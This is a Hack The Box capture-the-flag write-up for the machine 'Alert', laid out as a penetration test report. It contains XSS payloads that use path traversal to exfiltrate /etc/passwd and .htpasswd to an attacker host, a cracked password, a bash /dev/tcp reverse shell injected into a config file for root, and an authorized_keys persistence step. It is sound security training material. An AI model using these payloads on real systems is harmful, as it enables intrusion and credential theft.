
Hack The Box Machine Report | Alert

joy.scd01

2025-01-24

Contents

1	Hack The Box Machine Report	1
1.1	Executive Summary	2
1.2	Alert - 10.10.11.44	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access Combined XSS and Command Injection → Password Cracking . .	5
1.2.3	Privilege Escalation PHP reverse shell upload via writable configuration file→ root	8
1.2.4	Post-Exploitation	10
1.2.5	House Cleaning	11
1.3	Additional Items	11
1.3.1	User and Root Flags	11

1 Hack The Box Machine Report

Machine Name: Alert

IP: 10.10.11.44

Difficulty: Easy

Platform: Linux

Completion Date: 2025/01/24




Figure 1.1: Alert.png

1.1 Executive Summary

A penetration test was conducted against the Hack The Box machine: **Alert**.

The assessment revealed multiple critical vulnerabilities leading to full system compromise.

Key findings include:

- **Initial Access:** [Combined XSS and Command Injection → Password Cracking]
- **Privilege Escalation:** [PHP reverse shell upload via writable configuration file → root]
- **Critical Services:** [SSH (22), HTTP (80) Apache Web Server hosting vulnerable web application]


1.2 Alert - 10.10.11.44

1.2.1 Service Enumeration

Nmap scan Command:

```
1 nmap -sC -sV -T4 alert
```

Proof Screenshot:



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-24 16:28 CET
Nmap scan report for alert (10.10.11.44)
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|   256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://alert.htb/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.66 seconds
```

Figure 1.2: nmap.png

Results: Added `alert.htb` to local hosts file.

Port Scan Results

Server IP Address	Ports Open
10.10.11.44	TCP: 22, 80

SSH enumeration

Commands:

```
1 ssh root@alert.htb
```


Results : SSH required a password.

Web Server (port 80) - Directory enumeration

Command:

```
1 gobuster dir -u alert.htb -w /usr/share/wordlists/seclists/Discovery/Web-  
2 Content/common.txt -t 50
```

Proof Screenshot:



```
/.htaccess (Status: 403) [Size: 274]  
/.htpasswd (Status: 403) [Size: 274]  
/.hta (Status: 403) [Size: 274]  
/css (Status: 301) [Size: 304] [→ http://alert.htb/css/]  
/index.php (Status: 302) [Size: 660] [→ index.php?page=alert]  
/messages (Status: 301) [Size: 309] [→ http://alert.htb/messages/]  
/server-status (Status: 403) [Size: 274]  
/uploads (Status: 301) [Size: 308] [→ http://alert.htb/uploads/]  
Progress: 4734 / 4735 (99.98%)  
Finished
```

Figure 1.3: gobuster_dir.png


Results: Found a potential sensitive directory

Web Server (port 80) - Virtual Host enumeration

Command:

```
1 ffuf -u http://alert.htb -H 'HOST: FUZZ.alert.htb' -w
2 /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
3 5000.txt -t 200 -ac
```

Proof Screenshot:



```
:: Method      : GET
:: URL         : http://alert.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.alert.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout    : 10
:: Threads   : 200
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

statistics [Status: 401, Size: 467, Words: 42, Lines: 15, Duration: 175ms]
:: Progress: [4989/4989] :: Job [1/1] :: 161 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

Figure 1.4: ffuf_vhost.png

Results: Found a virtual host named `statistics.alert.htb` hosting a login form.

Web Application Analysis

1. **XSS Vulnerability** The Markdown upload functionality was vulnerable to stored XSS.

Injected payload :

```
1 <script>alert('XSS Test');</script>
```

Proof Screenshot:



Figure 1.5: test.md.png

2. Command Injection

The contact page's "message" parameter was vulnerable to command injection, allowing remote command execution. Verified using a reverse shell listener.

Command:

```
1 socat TCP-LISTEN:22667,reuseaddr,fork -
```

Injected payload:

```
1 http://<attacker_ip>:<attacker_port>/
```

Proof Screenshot:



```
$ socat TCP-LISTEN:22667,reuseaddr,fork -
GET / HTTP/1.1
Host: 10.10.16.5:22667
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
```

Figure 1.6: socat.png

1.2.2 Initial Access | Combined XSS and Command Injection → Password Cracking

Vulnerability Explanation: The web application was vulnerable to both Cross-Site Scripting (XSS) and Command Injection. These flaws allowed reading sensitive files from the server, such as `/etc/passwd` and `.htpasswd`. The exfiltrated hashed credentials were then cracked offline, resulting in valid access to the system.

Vulnerability Fix: To mitigate these vulnerabilities, the following defensive measures are recommended:

- Implement strict server-side input validation using a whitelist approach.
- Encode all user-supplied data before rendering it in the DOM (to prevent XSS).
- Sanitize and validate file path input, allowing access only to specific directories or whitelisted filenames.
- Avoid exposing file-reading functionality unless strictly necessary.

Severity: Critical


Steps to reproduce the attack:

1. Started a **socat** listener
2. Created a malicious **.md** file containing an XSS payload targeting **/etc/passwd** and uploaded it.

Injected Payload:

```
1 <script>fetch("http://alert.htb/messages.php?
2 file=../../../../etc/passwd").then(response => response.text()).then(data
3 => {fetch("http://<ip>:<port>/", {method: "POST", body: data})});</script>
```

3. Clicked on “View Markdown”, copied & pasted created url into the message parameter on the contact page and sent it.

Proof Screenshot:

```
albert:x:1000:1000:albert:/home/albert:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
david:x:1001:1002:,,,:/home/david:/bin/bash
</pre>
```

Figure 1.7: etcpasswd.png**Results:** Found user **david** and user **albert**

4. Created a malicious **.md** file containing an XSS payload targeting **/var/www/statistics.alert.htb/.htpasswd** and uploaded it.

Injected Payload:

```
1 <script>fetch("http://alert.htb/messages.php?
2 file=../../../../var/www/statistics.alert.htb/.htpasswd").then(response =>
3 response.text()).then(data => {fetch("http://<ip>:<port>/", {method:
4 "POST", body: data})});</script>
```


5. Clicked on “View Markdown”, copied & pasted created url into the message parameter on the contact page and sent it.

Proof Screenshot:

```
POST / HTTP/1.1
Host: 10.10.16.5:22667
Connection: keep-alive
Content-Length: 57
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: http://alert.htb
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate

<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
```

Figure 1.8: htpasswd.png

Results: Found **hashed password** for the user **albert**

6. Cracked Password using **hashcat**:

Command

```
1 hashcat -m 1600 -a 0 alb_hash /usr/share/wordlists/rockyou.txt
```

Proof Screenshot:

```
$ hashcat -m 1600 -a 0 alb_hash /usr/share/wordlists/rockyou.txt --show
$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/:manchesterunited
```

Figure 1.9: password_alb.png

Results: Found password for user **albert** (manchesterunited)

7. Gained **initial access** through **SSH**

Command:

```
1 ssh albert@alert.htb
```

Initial Access Proof Screenshot:




Figure 1.10: user.png

Results: Found **user flag**

1.2.3 Privilege Escalation | PHP reverse shell upload via writable configuration file→ root

Vulnerability Explanation: After initial access was obtained, an internal service running on `localhost` was discovered. This service allowed access to a configuration file that was both readable and writable by the current user. By modifying this file and injecting a PHP reverse shell, it was possible to execute arbitrary code as the root user, leading to full system compromise.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Restrict file permissions by ensuring that sensitive files such as `configuration.php` are not writable by low-privileged users.
- Apply the Principle of Least Privilege: The service running on port 8080 should not run as `root` if it doesn't require elevated privileges. It should operate under a dedicated low-privileged user account with restricted access.
- Isolate Internal Services

Severity: Critical


Steps to reproduce the attack:

1. Enumerated **Internal services**

Command:

```
1 ss -lntp
```

Proof Screenshot:



State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	4096	127.0.0.1:8080	0.0.0.0:*	
LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
LISTEN	0	511	*:80	*:*	
LISTEN	0	128	[::]:22	[::]:*	

Figure 1.11: lntp.png

Results: Found an internal service running on **localhost port 8080**

2. Created an **SSH tunnel**

Command:

```
1 ssh -L 22667:localhost:8080 albert@alert.htb
```

3. Enumerated service's directory

Command:

```
1 cd /opt/website-monitor/config
```

Proof Screenshot:



```
albert@alert:~$ cd /opt
albert@alert:/opt$ ls
google website-monitor
albert@alert:/opt$ cd website-monitor
albert@alert:/opt/website-monitor$ ls
config      index.php  monitor.php  monitors.json  README.md  updates
incidents  LICENSE   monitors     Parsedown.php  style.css
albert@alert:/opt/website-monitor$ cd config
albert@alert:/opt/website-monitor/config$ ls
config configuration.php
```

Figure 1.12: php.png

Results: Found `configuration.php`


4. Created a backup copy and Injected reverse shell code into `configuration.php`

Injected payload:

```
1 bash -c 'bash -i >& /dev/tcp/<attacker_ip>/<attacker_port> 0>&1'
```

5. Obtained root reverse shell as soon as the save button was hit

System Proof Screenshot:



```
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.44] 51358
Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
16:57:34 up 16:42, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
albert pts/0    10.10.16.5      16:47    6.00s  0.02s  0.02s -bash
uid=0(root) gid=0(root) groups=0(root)
sh: 0: can't access tty; job control turned off
# whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@alert:/# cd /root
cd /root
root@alert:~# ls
ls
root.txt  scripts
root@alert:~#
```

Figure 1.13: root.png

Results: Found the **Root Flag**

1.2.4 Post-Exploitation

Persistence

Once the system is compromised, for long-term access these methods can be used:

1. Write public rsa key into `/root/.ssh/authorized_keys`

Command:

```
1 cd /root/.ssh
2 mv authorized_keys authorized_keys.bak
3 echo "ssh-ed25519<pubkey>email@example.com" > authorized_keys
4 chmod 600 authorized_keys
```

No persistent changes were performed during this penetration test.

1.2.5 House Cleaning

At the end of the engagement, to remove all traces of exploitation activity and restore the target system to its original state, the following actions were performed:

- Restored `configuration.php`

Command:

```
1 sudo rm /var/www/alert.htb/uploads/*.md
2 sudo rm /opt/website-monitor/config/configuration.php
3 sudo mv configuration.php.bak configuration.php
```

1.3 Additional Items

1.3.1 User and Root Flags

user.txt

Command:

```
1 cat user.txt
```

Proof User Flag Screenshot:

!Redacted!

root.txt

Command:

```
1 cat root.txt
```

Proof Root Flag Screenshot:

!Redacted!